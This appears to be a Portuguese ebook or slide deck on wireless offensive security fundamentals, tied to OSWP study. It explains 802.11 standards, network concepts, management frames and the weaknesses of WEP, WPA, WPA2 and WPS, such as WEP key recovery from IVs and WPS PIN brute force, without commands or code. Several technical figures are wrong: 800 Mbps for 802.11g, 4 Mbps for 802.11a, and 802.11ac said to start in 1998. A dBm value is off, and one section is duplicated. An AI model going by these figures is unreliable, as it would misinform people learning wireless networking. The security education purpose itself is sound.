OFFENSIVE SECURITY WIRELESS - FUNDAMENTALS

PROF. JOAS ANTONIO

SOBRE O LIVRO

- Esse livro é para aqueles que desejam adquirir conhecimentos em segurança ofensiva em wireless
- Aprenda os conceitos fundamentais para a invasão de uma rede wireless
- Conteúdo relacionado a OSWP da Offensive Security, baseado em seu material
- Será passado apenas os fundamentos

SOBRE O AUTOR (JOAS)

- Pesquisador de segurança da informação
- Instrutor de Tecnologia da Informação
- Bug Hunter
- Programador
- Palestrante
- Dedicou seus estudos na área de TI com mais de 200 formações e 25 certificações
- Formado em IoT e Cyber Security pela universidade de Stanford

SOBRE O CO-AUTOR (ALEX)

- Engenheiro de cibersegurança
- Mestrando em Engenharia Elétrica e Computação
- CEH, OSCP, GPEN, CISSP, CISM, EHF, ISO27K e afins..

WI-FI: O QUE É?

- **Wi-Fi** é uma marca registrada da **Wi-Fi** Alliance. É utilizada por produtos certificados que pertencem à classe de dispositivos de rede local sem fios (WLAN) baseados no padrão IEEE 802.11.

CONCEITOS – IEEE 802.11

SOBRE

- Na **rede sem fio IEEE 802.11**, que também é conhecida como rede ***Wi-Fi***, foi uma das grandes novidades tecnológicas dos últimos anos. Atuando na camada física, o 802.11 define uma série de padrões de transmissão e codificação para comunicações sem fio, sendo os mais comuns: FHSS (*Frequency Hopping Spread Spectrun*), DSSS (*Direct Sequence Spread Spectrum*) e OFDM (*Orthogonal Frequency Division Multiplexing*). Atualmente, é o padrão *de fato* em conectividade sem fio para redes locais. Como prova desse sucesso pode-se citar o crescente número de *hotspots* e o facto de a maioria dos computadores portáteis novos já saírem de fábrica equipados com interfaces IEEE 802.11. A rede IEEE possui como principal característica transmitir sinal sem fio através de ondas.
- Os *hotspots* presentes nos centros urbanos e principalmente em locais públicos, tais como universidades, aeroportos, hotéis, restaurantes, entre outros locais, estão a mudar o perfil de uso da Internet e, inclusive, dos usuários de computadores.

CRONOLOGIA: 1989 - 1999

- **1989:** o *Federal Communications Commission* (FCC), órgão americano responsável pela regulamentação do uso do espectro de frequências, autorizou o uso de três faixas de frequência;
- **1990:** o *Institute of Electrical and Electronics Engineers* (IEEE) instaurou um comitê para definição de um padrão para conectividade sem fio;
- **1997:** após sete anos de pesquisa e desenvolvimento, o comitê de padronização da IEEE aprovou o padrão IEEE 802.11; nessa versão inicial, as taxas de transmissão nominais atingiam 1 e 2 Mbps;
- **1999:** foram aprovados os padrões IEEE 802.11b e 802.11a, que usam as frequências de 2,4 e 5GHz e são capazes de atingir taxas nominais de transmissão de 11 e 54 Mbps, respectivamente. O padrão 802.11b, apesar de atingir taxas de transmissão menores, ganhou fatias maiores de mercado do que 802.11a; as razões para isso foram basicamente duas: primeiro, as interfaces 802.11b eram mais baratas do que as 802.11a e, segundo, as implementações de 802.11b foram lançadas no mercado antes do que as implementações de 802.11a. Além disso, nesse ano foi criada a *Wireless Ethernet Compatibility Alliance* (WECA), que se organizou com o objetivo de garantir a interoperabilidade entre dispositivos de diferentes fabricantes;

CRONOLOGIA: 2000 - 2004

- **2000:** surgiram os primeiros *hotspots*, que são áreas públicas onde é possível acessar a Internet por meio das redes IEEE 802.11. A WECA lançou o selo *Wireless Fidelity*(Wi-Fi) para testar a adesão dos fabricantes dos produtos às especificações; mais tarde o termo Wi-Fi tornou-se um sinônimo de uso abrangente das tecnologias IEEE 802.11;
- **2001:** a companhia americana de cafeterias Starbucks implementou *hotspots* em sua rede de lojas. Os pesquisadores Scott Fluhrer, Itsik Mantin e Adi Shamir demonstraram que o protocolo de segurança *Wired Equivalent Privacy* (WEP) é inseguro;
- 2002: a WECA passou a se chamar Wi-Fi *Alliance* (WFA) e lançou o protocolo Wi-Fi *Protected Access* (WPA) em substituição ao protocolo WEP;
- **2003:** o comitê de padronização da IEEE aprovou o padrão IEEE 802.11g que, assim como 802.11b, trabalha na frequência de 2,4GHz, mas alcança até 54 Mbps de taxa nominal de transmissão. Aprovou também, sob a sigla IEEE 802.11f, a recomendação de práticas para implementação de *handoff*;
- **2004:** a especificação 802.11i aumentou consideravelmente a segurança, definindo melhores procedimentos para autenticação, autorização e criptografia;

CRONOLOGIA: 2005 - 2012

- **2005:** foi aprovada a especificação 802.11e, agregando qualidade de serviço (QoS) às redes IEEE 802.11. Foram lançados comercialmente os primeiros pontos de acesso trazendo pré-implementações da especificação IEEE 802.11e;
- **2006:** surgiram as pré-implementações do padrão 802.11n, que usa múltiplas antenas para transmissão e recepção, *Multiple-Input Multiple-Output* (MIMO), atingindo taxa nominal de transmissão de até 600 Mbps.
- **2009:** foi aprovada a versão final da especificação 802.11n.
- **2012:** IEEE 802.11ac permite multiestação de WLAN com velocidade de, pelo menos, 1 Gbps.

WI-FI: PADRÕES 802.11A

- Foi definido após os padrões 802.11 e 802.11b. Chega a alcançar velocidades de 4 Mbps dentro dos padrões da IEEE e de 72 a 108 Mbps por fabricantes não padronizados. Esta rede opera na frequência de 5,8 GHz e inicialmente suporta 64 utilizadores por Ponto de Acesso (PA). As suas principais vantagens são a velocidade, a gratuidade da frequência que é usada e a ausência de interferências. A maior desvantagem é a incompatibilidade com os padrões no que diz respeito a Access Points 802.11 b e g, quanto a clientes, o padrão 802.11a é compatível tanto com 802.11b e 802.11g na maioria dos casos, já se tornando padrão na fabricação.

WI-FI: PADRÕES 802.11B

- Ele alcança uma taxa de transmissão de 11 Mbps padronizada pelo IEEE e uma velocidade de 22 Mbps, oferecida por alguns fabricantes. Opera na frequência de 2.4 GHz. Inicialmente suporta 32 utilizadores por ponto de acesso. Um ponto negativo neste padrão é a alta interferência tanto na transmissão como na recepção de sinais, porque funcionam a 2,4 GHz equivalentes aos telefones móveis, fornos micro ondas e dispositivos Bluetooth. O aspecto positivo é o baixo preço dos seus dispositivos, a largura de banda gratuita bem como a disponibilidade gratuita em todo mundo. O 802.11b é amplamente utilizado por provedores de internet sem fio.

WI-FI: PADRÕES 802.11G

- Baseia-se na compatibilidade com os dispositivos 802.11b e oferece uma velocidade de 800 Mbps. Funciona dentro da frequência de 2,4 GHz. Tem os mesmos inconvenientes do padrão 802.11b (incompatibilidades com dispositivos de diferentes fabricantes). As vantagens também são as velocidades. Usa autenticação WEP estática já aceitando outros tipos de autenticação como WPA (Wireless Protect Access) com criptografia muito feras (método de criptografia TKIP e AES). Torna-se por vezes difícil de configurar, como Home Gateway devido à sua frequência de rádio e outros sinais que podem interferir na transmissão da rede sem fio.

WI-FI: PADRÕES 802.11N

- O IEEE aprovou oficialmente a versão final do padrão para redes sem fio 802.11n. Vários produtos 802.11n foram lançados no mercado antes de o padrão IEEE 802.11n ser oficialmente lançado, e estes foram projetados com base em um rascunho (draft) deste padrão. As principais especificações técnicas do padrão 802.11n incluem: - Taxas de transferências disponíveis: de 65 Mbps a 450 Mbps. - Método de transmissão: MIMO-OFDM - Faixa de frequência: 2,4 GHz e/ou 5 GHz.

WI-FI: PADRÕES 802.11AC

- Iniciado em 1998, o padrão irá opera em faixa de 5GHz(menos interferência). IEEE 802.11ac opera com taxas nominais maiores que utilizam velocidade de até 1 Gbps, padronizando em 1300Mbps trabalhando na faixa de 5Ghz, como ocorreu com o padrão 802.11n. O 802.11ac ainda não foi padronizado, mas isso não impede que os fabricantes criem aparelhos para trabalhar nesse novo padrão, nessa nova especificação ela utiliza múltiplas conexões de alta velocidade para transferir conteúdo em vez de propagar as ondas de modo uniforme para todas as direções; os roteadores Wi-Fi reforçam o sinal para os locais onde há computadores conectados. Outra vantagem que padrão "AC" ou "AD" traz é a possibilidade de conversar simultaneamente com diversos aparelhos conectados ao roteador sem qualquer interrupção.
- Por mais rápido que fosse o padrão "N" só permitia que essa conversa fosse feita com um dispositivo por vez. Com essa tecnologia, há uma potencial economia de energia nos dispositivos móveis, a expectativa da indústria é que o padrão 802.11ac esteja efetivamente disseminado em massa até 2014.

CONCEITOS – WIRELESS NETWORK

WI-FI: ESSID

- Um SSID é o nome de uma rede Como várias WLANs podem coexistir em um espaço aéreo, cada WLAN precisa de um nome exclusivo (SSID Service Set ID) da rede. Por exemplo, suponha que a sua lista sem fio é composta por três SSIDs nomeadas como Estudante, Faculdade e Voice.

WI-FI: BSSID

- BSSIDs Identifica pontos de acesso e os seus Clientes Os pacotes com destino aos dispositivos dentro da WLAN precisam ir para o destino correto. O SSID mantém os pacotes dentro da WLAN correta, mesmo quando WLANs sobrepostas estão presentes. No entanto, há normalmente vários pontos de acesso sem fios no interior de cada, e tem que haver um caminho para identificar esses pontos de acesso e os seus clientes associados. Este identificador é chamado de Basic Service Set Identifier (BSSID) e está incluída em todos os pacotes sem fio.
- Como usuário, você geralmente não tem consciência de qual Basic Service Set (BSS) você pertence. Quando você mover fisicamente o seu laptop de uma sala para outra, a BSS irá mudar porque você se mudou da área coberta por um ponto de acesso para a área coberta por um outro ponto de acesso, mas isso não afeta a conectividade de seu laptop. Como administrador, você está interessado na atividade dentro de cada BSS. Isto significa que determinadas áreas da rede pode ser sobrecarregada, e isso ajuda a localizar um cliente em particular. Por convenção, o endereço MAC de um ponto de acesso é usado como o ID de um BSS (BSSID). Portanto, se você sabe o endereço MAC, você sabe qual o Access Point está apresentando problemas.

MODO MONITOR

- **O modo Monitor** , ou o **modo** RFMON (monitor de freqüência de rádio), permite que um computador com um controlador de interface de rede sem fio (WNIC) monitore todo o tráfego recebido em um canal sem fio. Ao contrário do modo promíscuo , que também é usado para o sniffing de pacotes , o modo monitor permite que os pacotes sejam capturados sem ter que se associar primeiro a um ponto de acesso ou rede ad hoc. O modo monitor aplica-se apenas a redes sem fio, enquanto o modo promíscuo pode ser usado em redes com e sem fio. O modo monitor é um dos oito modos em que as placas wireless 802.11 podem operar: Master (atuando como ponto de acesso), Managed (cliente, também conhecido como station), Ad hoc, Modo repetidor , malha , Wi-Fi Direct , TDLS e monitor.
- Os usos para o modo monitor incluem: análise de pacotes geográficos, observação de tráfego generalizado e aquisição de conhecimento da tecnologia Wi-Fi através de experiência prática. É especialmente útil para auditar canais não seguros (como aqueles protegidos com WEP). O modo Monitor também pode ser usado para ajudar a projetar redes Wi-Fi. Para uma determinada área e canal, o número de dispositivos Wi-Fi atualmente sendo usados pode ser descoberto. Isso ajuda a criar uma rede Wi-Fi melhor que reduz a interferência com outros dispositivos Wi-Fi, escolhendo os canais Wi-Fi menos usados.
- Softwares como KisMAC ou Kismet , em combinação com analisadores de pacotes que podem ler arquivos pcap, fornecem uma interface de usuário para monitoramento de rede sem fio passivo .

AD-HOC NETWORK

- Em telecomunicações, **redes ad hoc** são um tipo de rede que não possui um nó ou terminal especial - geralmente designado como ponto de acesso - para o qual todas as comunicações convergem e que as encaminha para os respectivos destinos. Assim, uma rede de computadores *ad hoc* é aquela na qual todos os terminais funcionam como roteadores, encaminhando de forma comunitária as comunicações advindas dos terminais vizinhos. Um dos protocolos usados para redes *ad hoc* sem fio é o OLSR.
- *Ad hoc* é uma expressão latina que significa "para esta finalidade" ou "com este objetivo". Geralmente se refere a uma solução destinada a atender a uma necessidade específica ou resolver um problema imediato - e apenas para este propósito, não sendo aplicável a outros casos. Portanto, tem um caráter temporário. Em um processo *ad hoc,* nenhuma técnica de uso geral é empregada pois as fases variam a cada aplicação, conforme a situação assim o requeira. O processo nunca é planejado ou preparado antecipadamente.

AD-HOC NETWORK: CARACTERÍSTICAS

- Geralmente, numa rede *ad hoc* não há topologia predeterminada, nem controle centralizado. Redes *ad hoc* não requerem uma infraestrutura tal como um *backbone* ou pontos de acesso configurados antecipadamente. Os nós ou nodos se comunicam com conexão física entre eles, criando uma rede *on the fly*, na qual alguns dos dispositivos da rede fazem parte dela apenas durante a sessão de comunicação - ou, no caso de dispositivos móveis ou portáteis, enquanto estão a uma certa proximidade do restante da rede.
- No modo *ad hoc* o usuário se comunica **diretamente** com outros. Este modelo, pensado para conexões pontuais, só recentemente passou a prover mecanismos robustos de segurança, por conta do fechamento de padrões mais modernos (802.11i). Porém, estes novos padrões exigem placas mais modernas do que a maioria daquelas atualmente existentes.
- Além da ausência de infraestrutura fixa, outras características distintivas das redes *ad hoc* incluem o modo de operação distribuído ponto a ponto, roteamento multi-*hop* e mudanças relativamente freqüentes na concentração dos nós da rede.

AD-HOC NETWORK: CARACTERÍSTICAS

- A responsabilidade pela organização e controle da rede é distribuída entre os próprios terminais. Em redes *ad hoc*, alguns pares de terminais não são capazes de se comunicar diretamente entre si. Então, alguma forma de retransmissão de mensagens é necessária, para que esses pacotes sejam entregues ao seu destino. Com base nessas características, redes celulares padrão e redes totalmente conectadas não se qualificam como redes *ad hoc*.
- Em uma rede *ad hoc* móvel ou *MANET* (do inglês *mobile ad hoc network*) um conjunto de nós móveis (MNs) formam redes dinâmicas autônomas, independentes de qualquer infra-estrutura. Uma vez que os nós são móveis, a topologia da rede pode mudar rapidamente e de forma inesperada, de uma hora para outra. Os MNs se comunicam uns com os outros sem a intervenção de uma estação base ou ponto de acesso centralizado. Devido ao limitado raio de transmissão das redes sem fio, múltiplos saltos (*hops*) podem ser necessários para efetuar a troca de dados entre os nós da rede - daí o termo "rede multi-hop". Nessa rede, cada MN atua tanto como roteador quanto como *host*. Dessa forma, cada MN participa da descoberta e manutenção de rotas para os outros nós.

WIRELESS DISTRIBUTION SYSTEM

- **Wireless Distribution System** - **WDS** (em português: **Sistema de Distribuição Sem Fio**) é um sistema que permite a interconexão de *access points* sem a utilização de cabos ou fios. Como descrito na norma do IEEE 802.11, ou ainda mais recentemente a também incluída IEEE 802.16. Ela permite que redes *wireless* expandam-se utilizando múltiplos*access points* sem a necessidade de um *backbone* central para ligá-los através de cabos, como se costumava fazer.
- Um *access point* pode ser uma base central, de repetição ou remoto. Uma base central é tipicamente conectada à rede por fios. Uma base de repetição retransmite dados entre bases remotas e centrais, clientes *wireless* ou outras bases de repetição. Uma base remota aceita conexões de clientes *wireless* e as repassa para estações centrais ou de repetição. Conexões entre clientes são feitas utilizando-se o *MAC Address*, que se torna melhor que por designação de endereços IP.
- Todas as estações base em uma rede WDS precisam ser configuradas para utilizarem o mesmo canal e compartilharem chaves idênticas, se a rede for protegida por palavra passe. Eles podem ser configurados para diferentes grupos identificadores de serviços. Note que ambos roteadores precisam ser configurados para retransmissão entre eles para as configurações dentro da WDS para funcionar corretamente.

RSSI

- **RSSI** significa Received Signal Strength Indication (Indicação da Intensidade do Sinal Recebido) e nada mais é que a medida de potência de um sinal recebido. Os equipamentos possuem uma faixa possível de medição do RSSI, por exemplo, - 50 a -120dBm, o que significa que -120dBm é o menor nível de sinal que pode ser medido pelo equipamento (onde provavelmente será impossível o funcionamento da rede) e -50dBm é o ponto de saturação, ou seja, operação com máximo nível de sinal, o que também não é interessante, pois a operação em saturação pode causar aquecimento e travamentos do equipamento.

SNR

- Relação sinal-ruído ou razão sinal-ruído (frequentemente abreviada por S/N ou SNR, do inglês, signal-to-noise ratio) é um conceito de telecomunicações, também usado em diversos outros campos que envolvem medidas de um sinal em meio ruidoso, definido como a razão da potência de um sinal e a potência do ruído sobreposto ao sinal. Em termos menos técnico, a relação sinal-ruído compara o nível de um sinal desejado (música, por exemplo) com o nível do ruído de fundo. Quanto mais alto for a relação sinal-ruído, menor é o efeito do ruído de fundo sobre a detecção ou medição do sinal.

DYNAMIC RATE SELECTION

- Quanto mais distante do AP, menor a captação de sinal mais ruído. Decorrente disto, a velocidade da conexão é comprometida. Esse valor não pode ser medido através de metros, visto que existem muitas variáveis que podem variar o SNR

CSMA/CD

- Este protocolo inclui uma técnica de detecção da portadora e um método para controlar colisões: se um posto (placa de rede) de transmissão detecta, enquanto transmite datagrama, que outro sinal foi injetado no canal, para de transmitir, envia uma datagrama de dispersão e espera um intervalo de tempo aleatório (backoff) antes de tentar enviar novamente o datagrama.

CSMA/CD: DEFINIÇÕES

- **CS (Carrier Sense):** Capacidade de identificar se está ocorrendo transmissão, ou seja, o primeiro passo na transmissão de dados em um rede Ethernet é verificar se o cabo está livre.
- **MA (Multiple Access):** Capacidade de múltiplos nós concorrerem pelo utilização da mídia, ou seja, o protocolo CSMA/CD não gera nenhum tipo de prioridade (daí o nome de Multiple Access, acesso múltiplo). Como o CSMA/CD não gera prioridade pode ocorrer de duas placas tentarem transmitir dados ao mesmo tempo. Quando isso ocorre, há uma colisão e nenhuma das placas consegue transmitir dados.
- **CD (Collision Detection):** É responsável por identificar colisões na rede.

CSMA/CA

- **CSMA/CA - Carrier sense multiple access with collision avoidance (Acesso múltiplo com verificação de portadora com anulação/prevenção de colisão)** é um método de transmissão que possui um grau de ordenação maior que o seu antecessor (CSMA/CD) e possui também mais parâmetros restritivos, o que contribui para a redução da ocorrência de colisões em uma rede (máquina interligadas através de uma rede identificam uma colisão quando o nível de sinal aumenta no interior do cabo).

FREQUÊNCIAS

- Um dos atrativos das redes WLAN é que utilizam faixa de frequências não licenciadas. No Brasil, de acordo com a Resolução 506/08 da Anatel, as seguintes faixas de frequências estão disponíveis:
- 2400 – 2483MHz, que suporta 11 canais de 20MHz, sobrepostos, deslocados de 5MHz cada, ou no máximo 3 canais não sobrepostos (1, 6, 11).
- 5150 – 5350 MHz, somente para aplicações Indoor e EiRP abaixo de 200mW (23dBm)
- 5470 – 5725 MHz, indoor ou outdoor, com restrições de potência máxima, e com uso de DFS (Dynamic Frequency Selection) e TPC (Transmit Power Control) preferencialmente para evitar interferências com Radar.
- 5725 – 5850 MHz, para sistemas Ponto-a-Ponto e Ponto-Multiponto, redes MESH, etc.

MODO PROMÍSCUO

- **Modo promíscuo** (ou ainda comunicação promíscua) em relação à Ethernet, é um tipo de configuração de recepção na qual todos os pacotes que trafegam pelo segmento de rede ao qual o receptor está conectado são recebidos pelo mesmo, não recebendo apenas os pacotes endereçados ao próprio.

- Também é utilizado para sniffar pacote, o modo monitor permite que pacotes sejam capturados sem precisar de associação com um Ponto de Acesso ou rede Ad-hoc primeiro. Modo monitor cabe apenas às redes wireless, enquanto modo promíscuo pode ser usado em redes cabeadas.

DBM/DBI

- Assim como em outras tecnologias de transmissão via rádio, a distância que o sinal é capaz de percorrer em uma rede Wi-Fi depende não apenas da potência do ponto de acesso, mas também do ganho da antena e de fatores ambientais, tais como obstáculos e interferência eletromagnética.
- A potência total da transmissão é medida em dBm (decibel milliwatt), enquanto o ganho da antena é medido em dBi (decibel isotrópico). Em ambos os casos, é usado o decibel como unidade de medida, mas o parâmetro de comparação é diferente, daí o uso de duas siglas distintas.

DBM

- No caso da potência de transmissão, o parâmetro de comparação é um sinal de 1 milliwatt. Dentro da escala, um sinal de 1 milliwatt corresponde a 0 dBm. A partir daí, cada vez que é dobrada a potência do sinal, são somados aproximadamente 3 decibéis, já que, dentro da escala, um aumento de 3 decibéis corresponde a um sinal duas vezes mais forte, da mesma forma que temos com o som:
- 00 dBm = 1 milliwatt | 03 dBm = 2 milliwatts | 06 dBm = 4 milliwatts | 09 dBm = 7.9 milliwatts | 12 dBm = 15.8 milliwatts | 15 dBm = 31.6 milliwatts | 18 dBm = 61.1 milliwatts | 21 dBm = 125.9 milliwatts | 24 dBm = 251.2 milliwatts | 27 dBm = 501.2 milliwatts | 30 dBm = 1000 milliwatts | 60 dBm = 1000000 milliwatts

EIRP

- Nos sistemas de comunicação de rádio, Equivalent Isotropically Radiated Power (EIRP), representa a quantidade de energia que uma antena teórica isotrópica (que distribui uniformemente em todas as direções de alimentação) que emitem para produzir a densidade de potência de pico observado na direção de ganho máximo antena.
- EIRP pode levar em conta as perdas na linha de transmissão e conectores e inclui o ganho da antena.
- O EIRP muitas vezes se afirma em termos de decibéis de uma fonte de referência emitida por um radiador isotrópico com uma intensidade de sinal equivalente. O EIRP permite comparações entre diferentes emissores, independentemente do tipo, tamanho ou forma.
- Com o EIRP e com o conhecimento do ganho de uma verdadeira antena, é possível calcular a potência real e valores de força de campo.

ASSOCIAÇÃO: CONCEITO

- Uma vez que um nó tenha sido autenticado, ele deve estar associado a um AP. É assim que a rede determina para onde enviar os dados destinados a esse nó. Ele o encaminha através do AP ao qual o nó está associado. É por isso que um nó só pode estar associado a um único AP. Existe também um procedimento de desassociação onde o nó pode desconectar da WLAN. Isso impede que o AP continue a tentar transmitir dados para este nó depois que ele tiver saído da WLAN.

ASSOCIAÇÃO: COMO FUNCIONA

- Quando um estação inicia o processo de associação, ele tem que respeitar a seguinte sequência:

1. A estação envia a probe request
2. O AP responde a probe com as informações de segurança necessárias
3. A máquina envia uma requisição de autenticação para o AP
4. O AP responde essa requisição informando se a maquina está apta ou não
5. Caso o processo de autenticação seja aprovada, é iniciada a associação
6. O AP inicia o processo de associação do cliente (Station)

AUTENTICAÇÃO: CONCEITO

- Autenticação é como um nó obtém acesso à rede. Ele fornece uma prova de identidade para garantir que o nó tenha acesso permitido à rede. Isso é comparável à conexão física de um cabo Ethernet ao nó de uma rede com fio. Junto com a autenticação, há um serviço de desautorização que é usado para impedir que qualquer outro serviço seja fornecido a um nó.

DESAUTENTICAÇÃO: CONCEITO

- Ao contrário da maioria dos bloqueadores de rádio , a desautenticação atua de maneira única. O protocolo IEEE 802.11 (Wi-Fi) contém a provisão para um quadro de desautenticação . O envio do quadro do ponto de acesso para uma estação é chamado de "técnica sancionada para informar uma estação falsa de que eles foram desconectados da rede".

CHAVES COMPARTILHADAS

- É muito comum trabalhar com chaves compartilhadas (Shared Key Authentication) quando usamos a tecnologia Wireless. Essas chaves são fáceis de configurar, porém, ruins para dar manutenção quando há um número grande de clientes.
- Após a requisição do Cliente para ingressar na rede, o AP gera um número randômico de 128 octetos (criptografado com a chave e o algoritimo RC4) e responde à estação com um desafio, ou seja, a estação tem que usar a mesma chave e o mesmo algoritmo para responder o desafio.
- Se o AP verificar que a resposta do Desafio está correta, então ele autoriza a associação daquele AP na rede.

RADIUS

- Remote Authentication Dial In User Service (RADIUS) é um protocolo de rede que provê de forma centralizada autenticação, autorização e contabilização (Accounting em inglês) no processo de gerenciar computadores que estarão se conectando e usando um determinado serviço de rede.

O servidor RADIUS possui três funções básicas:

- autenticação de usuários ou dispositivos antes da concessão de acesso a rede.
- autorização de outros usuários ou dispositivos a usar determinados serviços providos pela rede.
- para informar sobre o uso de outros serviços.
- O protocolo RADIUS é resumidamente, um serviço baseado em UDP de pergunta e resposta. As requisições e respostas seguem uma padrão de tabelas (variável=valor).

BEACON FRAMES

- **O Beacon Frames** é um dos quadros de gerenciamento em WLANs baseadas em IEEE 802.11. Ele contém todas as informações sobre a rede. Quadros de beacon são transmitidos periodicamente, eles servem para anunciar a presença de uma LAN sem fio e para sincronizar os membros do conjunto de serviços. Os quadros de beacon são transmitidos pelo ponto de acesso (AP) em um conjunto de serviços básicos de infraestrutura (BSS). Na rede IBSS, a geração de sinais é distribuída entre as estações. Para o espectro de 2,4 GHz, ter mais de 15 SSIDs em canais sobrepostos (ou mais de 45 no total) e quadros de beacon começam a consumir uma quantidade significativa de tempo de ar e a degradar o desempenho mesmo quando a maioria das redes está inativa.

BEACON FRAMES

- **O Beacon Frames** é um dos quadros de gerenciamento em WLANs baseadas em IEEE 802.11. Ele contém todas as informações sobre a rede. Quadros de beacon são transmitidos periodicamente, eles servem para anunciar a presença de uma LAN sem fio e para sincronizar os membros do conjunto de serviços. Os quadros de beacon são transmitidos pelo ponto de acesso (AP) em um conjunto de serviços básicos de infraestrutura (BSS). Na rede IBSS, a geração de sinais é distribuída entre as estações. Para o espectro de 2,4 GHz, ter mais de 15 SSIDs em canais sobrepostos (ou mais de 45 no total) e quadros de beacon começam a consumir uma quantidade significativa de tempo de ar e a degradar o desempenho mesmo quando a maioria das redes está inativa.

PROBE FRAMES

- Os clientes ou estações de WLAN usam o Probe Frames para verificar a disponibilidade da rede **WLAN** na área.
- Em resposta à probe frames recebida, a rede envia um quadro de resposta da sonda quando os parâmetros são compatíveis. Fig-2 menciona todos os campos transportados pelo **quadro de resposta da sonda** WLAN .

ATIM

- Announcement Traffic Indication Message: Um quadro unicast que é usado em uma rede IBSS quando o Modo de economia de energia está ativado. Se uma estação tiver dados armazenados em buffer para outra estação, ela enviará um quadro ATIM para a outra estação, informando-o de que deve permanecer acordado até a próxima janela do ATIM, para que possa receber os dados em buffer. Qualquer estação que tenha dados armazenados em buffer para outra estação ou tenha recebido um caixa eletrônico ficará ativa para que os dados armazenados em buffer possam ser trocados.

CRIPTOGRAFIAS

CRIPTOGRAFIA WEP

- Wired Equivalent Privacy (Privacidade equivalente aos fios) foi o primeiro protocolo de criptografia lançado para redes sem fio. O WEP é um sistema de criptografia adotado pelo padrão IEEE 802.11.
- Ele utiliza uma senha compartilhada para criptografar os dados e funciona de forma estática. Além de fornecer apenas um controle de acesso e de privacidade de dados na rede sem fio.
- Poucos anos após ter sido lançado, várias vulnerabilidades foram encontradas no uso do protocolo, até que o WPA foi lançado. A senha WEP é composta por 64 ou 128bits, porém, o vetor de inicialização (IV) utiliza 24bits, ou seja, restam apenas 40 ou 104 bits para a senha.
- E justamente essa é a grande falha do WEP, o fato dele não criptografar o Vetor de Inicialização faz com que o atacante consiga depois de coletar acima de 5 mil IVs, derivar toda a senha WEP. Mas calma, entenderemos isso melhor daqui a pouco.

CRIPTOGRAFIA WEP E RC4

- O RC4 é uma cifra de fluxo, a mesma chave de tráfego nunca deve ser usada duas vezes. O propósito de um VI (vetor de inicialização), que é transmitido em texto puro, é para evitar a repetição, mas um VI de 24 bits não é suficientemente longo para garantir isso em uma rede ocupada. A forma como o VI foi usado também deu brecha para um ataque de chavesrelacionadas ao WEP. Para um VI de 24 bits, há uma probabilidade de 50% de que o mesmo VI irá repetir se após 5000 pacotes

CRIPTOGRAFIA WPA

- No momento em que o padrão 802.11i de segurança sem fio estava sendo desenvolvido, o WPA foi usado como uma melhoria temporária de segurança para o WEP. Um ano antes do WEP ser abandonado oficialmente, o WPA foi formalmente adotado.
- A maioria dos aplicativos WPA modernos usa uma chave pré-compartilhada (PSK), mais conhecida como WPA Persona e o protocolo Temporal Key Integrity Protocol ou TKIP (/ti?'k?p/) para criptografia. O WPA Enterprise usa um servidor de autenticação para gerar chaves e certificados.
- O WPA foi uma melhoria significativa sobre o WEP, mas como os principais componentes foram feitos para que eles pudessem ser implementados através de atualizações de firmware em dispositivos habilitados para WEP, ele ainda se baseava em elementos vulneráveis.
- O WPA, assim como WEP, depois de sido submetido a uma prova de conceito e aplicado a demonstrações públicas acabou, por sua vez, sendo muito vulnerável a invasões. Os ataques que representavam a maior ameaça para o protocolo, não eram feitos diretamente, mas sim através do sistema Wi-Fi Protected Setup (WPS) - sistema auxiliar desenvolvido para simplificar a conexão dos dispositivos aos pontos de acesso modernos.

CRIPTOGRAFIA WPA2

- O protocolo de segurança baseado no padrão sem-fio 802.11i foi introduzido em 2004. A melhoria mais importante adicionada ao WPA2 em relação ao WPA foi o uso do Advanced Encryption Standard (AES). O AES foi aprovado pelo governo dos EUA para ser usado como padrão para a criptografia de informações classificadas como secretas, portanto, deve ser bom o suficiente para proteger redes domésticas.
- Neste momento, a principal vulnerabilidade de um sistema WPA2 é quando o atacante já tem acesso a rede Wi-Fi segura e consegue obter acesso a certas chaves para executar um ataque a outros dispositivos na rede. Dito isto, as sugestões de segurança para as vulnerabilidades conhecidas do WPA2 são, em sua maioria, significativas apenas para as redes de nível empresarial e não são realmente relevantes para as pequenas redes domésticas
- Infelizmente, a possibilidade de ataques através do Wi-Fi Protected Setup (WPS), ainda é elevada nos pontos de acesso WPA2, algo que também é um problema com o WPA.
- E apesar da invasão de uma rede segura WPA / WPA2 através desta falha levar cerca de 2 a 14 horas, ainda é um problema de segurança real, portanto, o WPS deve ser desativado e ainda melhor, o firmware do ponto de acesso deve ser redefinido para uma distribuição que não tenha suporte ao WPS para excluir assim, totalmente este meio de ataque.

CRIPTOGRAFIA WPS

- **Wi-Fi Protected Setup** (**WPS**; originalmente **Wi-Fi Simple Config**) é um padrão de segurança de rede que permite que os usuários mantenham facilmente uma rede sem fio doméstica segura. A partir de 2014 algumas redes que usam este padrão poderiam cair nos ataques de força bruta se um ou mais pontos de acesso da rede não se protegessem contra o ataque.
- Criado pela Wi-Fi Alliance e introduzido em 2006, a meta do protocolo é permitir a usuários domésticos que saibam pouco de segurança em rede sem fio e possam intimidar-se pelas opções de segurança disponíveis, configurar o WPA, bem como tornar mais fácil de adicionar novos dispositivos a uma rede existente sem digitar longas frases secretas. Antes do padrão, várias soluções de computação foram desenvolvidas por vendedores diferentes para endereçar a mesma necessidade.
- Uma grande falha de segurança foi revelada em dezembro de 2011, que afeta roteadores sem fio com característica de WPS PIN, que a maioria dos modelos recentes tem habilitado por padrão. A falha permite que um atacante remoto recupere o WPS PIN em algumas horas com um ataque de força bruta e, com o WPS PIN, a chave pré-compartilhada WPA/WPA2 da rede. Usuários têm sido estimulados a desligar a característica WPS PIN, embora isto possa não ser possível em alguns modelos de roteadores.

CRIPTOGRAFIA WPA3

O WPA3 aprimora o Wi-Fi das seguintes maneiras:

- **As senhas são muito mais difíceis de quebrar.** Com o WPA2, um hacker pode capturar alguns dados do seu fluxo de Wi-Fi e executá-lo por meio de um ataque com base em dicionário, para tentar adivinhar sua senha. O WPA3, por outro lado, exige que os invasores interajam com o seu Wi-Fi para cada palpite de senha, tornando muito mais difícil e demorada a invasão. Isso é muito útil se você estiver usando uma senha fraca em sua rede.
- **Seus dados antigos são mais seguros.** Mesmo se um hacker descobrir sua senha, ela não conseguirá fazer o máximo possível com o WPA2. O WPA3 suporta "sigilo de encaminhamento", o que significa que, se um hacker capturar qualquer dado criptografado de sua máquina e, em seguida, descobrir sua senha, ela não poderá descriptografar os dados antigos capturados. Ele só poderá descriptografar dados recém-capturados.
